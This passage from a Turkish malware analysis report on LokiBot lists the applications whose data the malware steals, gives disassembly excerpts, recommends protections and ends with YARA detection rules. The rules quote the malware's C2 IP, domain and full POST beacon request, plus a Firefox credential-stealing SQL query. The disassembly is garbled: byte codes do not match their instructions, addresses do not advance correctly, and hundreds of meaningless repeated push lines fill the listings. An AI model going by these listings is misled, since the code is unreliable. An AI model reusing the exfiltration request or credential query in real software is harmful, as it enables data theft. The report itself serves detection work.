DeskSoft\\CheckMai 1	SoftwareNetz\\Mailin g	OperaMail	Mailbox
yMail	yMail2	Trojita	TrulyMail



Not alma programları, hatırlatıcılar, yapılacaklar listesi vb. amaçla kullanılan programlarda bulunan bilgileri almaktadır.

To-Do DeskList
StickyNotes
Stickies
NoteFly
Notezilla

```

1: 00402C43 B8EC mov ebx,esp
2: 00402C44 B8EC mov ebx,esp
3: 00402C45 53 push ebx
4: 00402C46 57 push esi
5: 00402C47 56 push esi
6: 00402C48 59 pop ecx
7: 00402C49 6A 06 push b6
8: 00402C4B 33D0 xor esi,esi
9: 00402C4C 8ED0 JAF0FF mov edi,dword ptr esi[ebp-18]
10: 00402C4D 8618B5 78FF mov word ptr esi[ebp-18],ax
11: 00402C4E F2AB rep stosd
12: 00402C4F 59 pop ecx
13: 00402C50 6A 73 push 73
14: 00402C52 61B9B5 92FF mov word ptr esi[ebp-18],ax
15: 00402C53 80B0 84FF mov edi,dword ptr esi[ebp-18]
16: 00402C54 F31AB rep stosd
17: 00402C55 56 pop esi
18: 00402C56 6A 66 push 66
19: 00402C58 6618B5 ACFF mov word ptr esi[ebp-18],ax
20: 00402C59 80B0 8CFF lea edi,dword ptr esi[ebp-14]
21: 00402C5A 5E pop eax

```

```

00404118 FF00 call eax
00404119 5F pop esi
0040411A 5E pop esi
0040411B 5E pop esi
0040411C 75 DC jmp 0040411E
0040411D 8E40 FC mov ecx,dword ptr esi[ecx-1]
0040411E 75 03 jmp 00404120
0040411F 40 inc eax
00404120 4B dec ebx
00404121 33ED xor esi,esi
00404122 B8E5 mov ebx,esi
00404123 5D pop ebp
00404124 C3 jmp ebx
00404125 B8EC mov ebx,esp
00404126 B3EC 24 sub esp,24
00404127 56 push esi
00404128 56 push esi
00404129 56 push esi
0040412A 6A 00 push 0
0040412B 6A 00 push 0
0040412C 6A 00 push 0
0040412D 6A 00 push 0
0040412E 6A 00 push 0
0040412F 6A 00 push 0
00404130 6A 00 push 0
00404131 6A 00 push 0
00404132 6A 00 push 0
00404133 6A 00 push 0
00404134 6A 00 push 0
00404135 6A 00 push 0
00404136 6A 00 push 0
00404137 6A 00 push 0
00404138 6A 00 push 0
00404139 6A 00 push 0
0040413A 6A 00 push 0
0040413B 6A 00 push 0
0040413C 6A 00 push 0
0040413D 6A 00 push 0
0040413E 6A 00 push 0
0040413F 6A 00 push 0
00404140 6A 00 push 0
00404141 6A 00 push 0
00404142 6A 00 push 0
00404143 6A 00 push 0
00404144 6A 00 push 0
00404145 6A 00 push 0
00404146 6A 00 push 0
00404147 6A 00 push 0
00404148 6A 00 push 0
00404149 6A 00 push 0
0040414A 6A 00 push 0
0040414B 6A 00 push 0
0040414C 6A 00 push 0
0040414D 6A 00 push 0
0040414E 6A 00 push 0
0040414F 6A 00 push 0
00404150 6A 00 push 0
00404151 6A 00 push 0
00404152 6A 00 push 0
00404153 6A 00 push 0
00404154 6A 00 push 0
00404155 6A 00 push 0
00404156 6A 00 push 0
00404157 6A 00 push 0
00404158 6A 00 push 0
00404159 6A 00 push 0
0040415A 6A 00 push 0
0040415B 6A 00 push 0
0040415C 6A 00 push 0
0040415D 6A 00 push 0
0040415E 6A 00 push 0
0040415F 6A 00 push 0
00404160 6A 00 push 0
00404161 6A 00 push 0
00404162 6A 00 push 0
00404163 6A 00 push 0
00404164 6A 00 push 0
00404165 6A 00 push 0
00404166 6A 00 push 0
00404167 6A 00 push 0
00404168 6A 00 push 0
00404169 6A 00 push 0
0040416A 6A 00 push 0
0040416B 6A 00 push 0
0040416C 6A 00 push 0
0040416D 6A 00 push 0
0040416E 6A 00 push 0
0040416F 6A 00 push 0
00404170 6A 00 push 0
00404171 6A 00 push 0
00404172 6A 00 push 0
00404173 6A 00 push 0
00404174 6A 00 push 0
00404175 6A 00 push 0
00404176 6A 00 push 0
00404177 6A 00 push 0
00404178 6A 00 push 0
00404179 6A 00 push 0
0040417A 6A 00 push 0
0040417B 6A 00 push 0
0040417C 6A 00 push 0
0040417D 6A 00 push 0
0040417E 6A 00 push 0
0040417F 6A 00 push 0
00404180 6A 00 push 0
00404181 6A 00 push 0
00404182 6A 00 push 0
00404183 6A 00 push 0
00404184 6A 00 push 0
00404185 6A 00 push 0
00404186 6A 00 push 0
00404187 6A 00 push 0
00404188 6A 00 push 0
00404189 6A 00 push 0
0040418A 6A 00 push 0
0040418B 6A 00 push 0
0040418C 6A 00 push 0
0040418D 6A 00 push 0
0040418E 6A 00 push 0
0040418F 6A 00 push 0
00404190 6A 00 push 0
00404191 6A 00 push 0
00404192 6A 00 push 0
00404193 6A 00 push 0
00404194 6A 00 push 0
00404195 6A 00 push 0
00404196 6A 00 push 0
00404197 6A 00 push 0
00404198 6A 00 push 0
00404199 6A 00 push 0
0040419A 6A 00 push 0
0040419B 6A 00 push 0
0040419C 6A 00 push 0
0040419D 6A 00 push 0
0040419E 6A 00 push 0
0040419F 6A 00 push 0
004041A0 6A 00 push 0
004041A1 6A 00 push 0
004041A2 6A 00 push 0
004041A3 6A 00 push 0
004041A4 6A 00 push 0
004041A5 6A 00 push 0
004041A6 6A 00 push 0
004041A7 6A 00 push 0
004041A8 6A 00 push 0
004041A9 6A 00 push 0
004041AA 6A 00 push 0
004041AB 6A 00 push 0
004041AC 6A 00 push 0
004041AD 6A 00 push 0
004041AE 6A 00 push 0
004041AF 6A 00 push 0
004041B0 6A 00 push 0
004041B1 6A 00 push 0
004041B2 6A 00 push 0
004041B3 6A 00 push 0
004041B4 6A 00 push 0
004041B5 6A 00 push 0
004041B6 6A 00 push 0
004041B7 6A 00 push 0
004041B8 6A 00 push 0
004041B9 6A 00 push 0
004041BA 6A 00 push 0
004041BB 6A 00 push 0
004041BC 6A 00 push 0
004041BD 6A 00 push 0
004041BE 6A 00 push 0
004041BF 6A 00 push 0
004041C0 6A 00 push 0
004041C1 6A 00 push 0
004041C2 6A 00 push 0
004041C3 6A 00 push 0
004041C4 6A 00 push 0
004041C5 6A 00 push 0
004041C6 6A 00 push 0
004041C7 6A 00 push 0
004041C8 6A 00 push 0
004041C9 6A 00 push 0
004041CA 6A 00 push 0
004041CB 6A 00 push 0
004041CC 6A 00 push 0
004041CD 6A 00 push 0
004041CE 6A 00 push 0
004041CF 6A 00 push 0
004041D0 6A 00 push 0
004041D1 6A 00 push 0
004041D2 6A 00 push 0
004041D3 6A 00 push 0
004041D4 6A 00 push 0
004041D5 6A 00 push 0
004041D6 6A 00 push 0
004041D7 6A 00 push 0
004041D8 6A 00 push 0
004041D9 6A 00 push 0
004041DA 6A 00 push 0
004041DB 6A 00 push 0
004041DC 6A 00 push 0
004041DD 6A 00 push 0
004041DE 6A 00 push 0
004041DF 6A 00 push 0
004041E0 6A 00 push 0
004041E1 6A 00 push 0
004041E2 6A 00 push 0
004041E3 6A 00 push 0
004041E4 6A 00 push 0
004041E5 6A 00 push 0
004041E6 6A 00 push 0
004041E7 6A 00 push 0
004041E8 6A 00 push 0
004041E9 6A 00 push 0
004041EA 6A 00 push 0
004041EB 6A 00 push 0
004041EC 6A 00 push 0
004041ED 6A 00 push 0
004041EE 6A 00 push 0
004041EF 6A 00 push 0
004041F0 6A 00 push 0
004041F1 6A 00 push 0
004041F2 6A 00 push 0
004041F3 6A 00 push 0
004041F4 6A 00 push 0
004041F5 6A 00 push 0
004041F6 6A 00 push 0
004041F7 6A 00 push 0
004041F8 6A 00 push 0
004041F9 6A 00 push 0
004041FA 6A 00 push 0
004041FB 6A 00 push 0
004041FC 6A 00 push 0
004041FD 6A 00 push 0
004041FE 6A 00 push 0
004041FF 6A 00 push 0

```

Sunucudaki belirli kullanıcıların hesap adlarını, şifre verilerini, ayrıcalık seviyelerinin bilgilerini ve kullanıcının ana dizininin yolu almaktadır.

Network Analizi

```

00404198 8B66 mov dword ptr esi[ebp-18],eax
00404199 3B33 cmp ebx,esi
0040419A 56 push esi
0040419B 56 push esi
0040419C 56 push esi
0040419D 56 push esi
0040419E 56 push esi
0040419F 56 push esi
004041A0 56 push esi
004041A1 56 push esi
004041A2 56 push esi
004041A3 56 push esi
004041A4 56 push esi
004041A5 56 push esi
004041A6 56 push esi
004041A7 56 push esi
004041A8 56 push esi
004041A9 56 push esi
004041AA 56 push esi
004041AB 56 push esi
004041AC 56 push esi
004041AD 56 push esi
004041AE 56 push esi
004041AF 56 push esi
004041B0 56 push esi
004041B1 56 push esi
004041B2 56 push esi
004041B3 56 push esi
004041B4 56 push esi
004041B5 56 push esi
004041B6 56 push esi
004041B7 56 push esi
004041B8 56 push esi
004041B9 56 push esi
004041BA 56 push esi
004041BB 56 push esi
004041BC 56 push esi
004041BD 56 push esi
004041BE 56 push esi
004041BF 56 push esi
004041C0 56 push esi
004041C1 56 push esi
004041C2 56 push esi
004041C3 56 push esi
004041C4 56 push esi
004041C5 56 push esi
004041C6 56 push esi
004041C7 56 push esi
004041C8 56 push esi
004041C9 56 push esi
004041CA 56 push esi
004041CB 56 push esi
004041CC 56 push esi
004041CD 56 push esi
004041CE 56 push esi
004041CF 56 push esi
004041D0 56 push esi
004041D1 56 push esi
004041D2 56 push esi
004041D3 56 push esi
004041D4 56 push esi
004041D5 56 push esi
004041D6 56 push esi
004041D7 56 push esi
004041D8 56 push esi
004041D9 56 push esi
004041DA 56 push esi
004041DB 56 push esi
004041DC 56 push esi
004041DD 56 push esi
004041DE 56 push esi
004041DF 56 push esi
004041E0 56 push esi
004041E1 56 push esi
004041E2 56 push esi
004041E3 56 push esi
004041E4 56 push esi
004041E5 56 push esi
004041E6 56 push esi
004041E7 56 push esi
004041E8 56 push esi
004041E9 56 push esi
004041EA 56 push esi
004041EB 56 push esi
004041EC 56 push esi
004041ED 56 push esi
004041EE 56 push esi
004041EF 56 push esi
004041F0 56 push esi
004041F1 56 push esi
004041F2 56 push esi
004041F3 56 push esi
004041F4 56 push esi
004041F5 56 push esi
004041F6 56 push esi
004041F7 56 push esi
004041F8 56 push esi
004041F9 56 push esi
004041FA 56 push esi
004041FB 56 push esi
004041FC 56 push esi
004041FD 56 push esi
004041FE 56 push esi
004041FF 56 push esi

```

IPV4 adres ailesini ve TCP protokolünü kullanarak belirli bir domain adresine bağlı socket oluşturur.

Korunma Yöntemleri

Güncel anti virüs yazılımları kullanılmalıdır.

İşletim sistemi güncel tutulmalıdır.

Dosya ve yazıcı paylaşım hizmetleri devre dışı bırakılmalıdır. Bu hizmetler gerekliyse, güçlü parolalar veya Active Directory kimlik doğrulaması kullanılmalıdır.

Çok faktörlü kimlik doğrulama kullanılmalıdır.

Kullanıcıların istenmeyen yazılım uygulamalarını yükleme ve çalıştırma izinleri kısıtlanmalıdır. Gereksiz yerel yöneticiler grubuna kullanıcı eklenmemelidir.

Güçlü parolalar kullanılmalıdır.

E-posta ekleri açılırken dikkatli olunmalıdır.

Ajans iş istasyonlarında ve sunucularında gereksiz hizmetler devre dışı bırakılmalıdır.

Şüpheli e-posta ekleri taramalı veya kaldırılmalıdır.

Kullanıcıların web'de gezinme alışkanlıkları izlenmeli ve olumsuz içeriğe sahip sitelere erişim kısıtlanmalıdır.

Çıkarılabilir medya (örn. USB flash sürücüler, harici sürücüler, CD'ler) kullanırken dikkatli olunmalıdır.

Çalıştırılmadan önce internetten indirilen tüm yazılımlar taramalıdır.

En son tehditlere ilişkin farkındalık sürdürülmeli ve uygun erişim kontrol listeleri uygulanmalıdır.

Excel Dokümanı Yara Kuralı

```
import "hash"
rule LokiBot
{
meta:
author = "Zayotem Team 4"
description = "LokiBot"
first_date = "12.04.2021"
report_date = "24.05.2021"
file_name
"dc72ab50d5511e8ef0723cc3beb6faf4ddf30d8c1fbd21b7f4d7808b827e37d5.xlsx"
strings:
$s1 = "Microsoft Enhanced RSA and AES Cryptographic Provider"
$s2 = "{FF9A3F03-56EF-4613-BDD5-5A41C1D07246}"
$s3 = "StrongEncryptionDataSpace"
condition:
hash.md5(0, filesize) == "66CD456EC5D2B4FB683BEF3F0BDC244B" or all
of
them
}
```

vbc.exe Yara Kuralı

```
import "hash"
rule LokiBot
{
meta:
author = "Zayotem Team 4"
description = "LokiBot"
first_date = "12.04.2021"
report_date = "24.05.2021"
file_name = "vbc.exe"
strings:
$S1 = "zhxpwnkb2xox5j.dll"
$S2 = "gpz8ar381j61mdp9ky2"
$S3 = "38pl2h5z2dja"
condition:
hash.md5(0, filesize) == "196192AE86384D7FFA0EA7E43EC7D640" or all
of
them
}
```


zhxpwnkb2xox5j.dll Yara Kuralı

```
import "hash"
rule LokiBot
{
  meta:
    author = "Zayotem Team 4"
    description = "LokiBot"
    first_date = "12.04.2021"
    report_date = "24.05.2021"
    file_name = "zhxpwnkb2xox5j.dll"
  strings:
    $s1 = "gpz8ar381j61mdp9ky2"
    $s2 = "Rcxlxosdkhvclf"
    $s3 = "1 1&1,12181>1D1J1P1V1\1b1h1n1t1z1"
  condition:
    hash.md5(0, filesize) == "38b02c707606809973c80710a99fcd07" or all
of
them
}
```

gpz8ar381j61mdp9ky2 Yara Kuralı

```
import "hash"
rule LokiBot
{
meta:
  author = "Zayotem Team 4"
  description = "LokiBot"
  first_date = "12.04.2021"
  report_date = "24.05.2021"
  file_name = "gpz8ar381j61mdp9ky2"
strings:
  $s1 = "38pl2h5z2dja"
  $s2 = ".DEFAULT\Control Panel\International"
  $s3 = "\Microsoft\Internet Explorer\Quick Launch"
  $s4 = "msctls_progress32"
  $s5 = "SysListView32"
condition:
  hash.md5(0, filesize) == "87aa4f2dcd5b5a5cb66c2449d00e3770" or all
of
them
}
```

38pl2h5z2dja Yara Kuralı

```
import "hash"
rule LokiBot
{
meta:
  author = "Zayotem Team 4"
  description = "LokiBot"
  first_date = "12.04.2021"
  report_date = "24.05.2021"
  file_name = "38pl2h5z2dja"
strings:
  $s1 = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
  $s2 = "DIRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW"
  $s3 = "SQLite format 3 "
  $s4 = "SELECT encryptedUsername, encryptedPassword, formSubmitURL, hostname
FROM moz_logins"
  $s5 = "sqlite3_step"
  $s6 = "Fuckav.ru"
  $s7 = "%s\Lunandscape\Lunandscape6\plugins\{9BDD5314-20A6-4d98-AB30-
8325A95771EE}\data"
condition:
  hash.md5(0, filesize) == "d783d3091c054d3741ded76d7d3daaa4" or all
of
them
}
```

1.exe Yara Kuralı

```
import "hash"
rule LokiBot
{
meta:
author = "Zayotem Team 4"
description = "LokiBot"
first_date = "12.04.2021"
report_date = "24.05.2021"
file_name = "1.exe"
strings:
$s1 = "88.255.216.16"
$s2 = "nmap-status-1"
$s3 = "33DCE1"
$s4 = "1F197C.lck"
$s5 = "amrp.tw"
$s6 = "POST /engr/gate.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 (Charon; Inferno)\r\nHost: amrp.tw\r\nAccept: /\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r"
$s7 = "X!2$6*9(SKiasb+!v<.qF58_qwe~QsRTYvdeTYb"
$s8 = "MAC=%02X%02X%02XINSTALL=%08X%08Xk"
condition:
hash.md5(0, filesize) == "AF0FA9C12A40FEA1204A2F96A84DCC5A" or all
of
them }
```

Hazırlayanlar

Taha HİCRET

<https://www.linkedin.com/in/taha-hicret/>

Sinan BAYKAN

<https://www.linkedin.com/in/sinan-baykan/>

Harun YAKUT

<https://www.linkedin.com/in/harun-yakut>

Bilal BAKARTEPE

<https://www.linkedin.com/in/bilal-bakartepe/>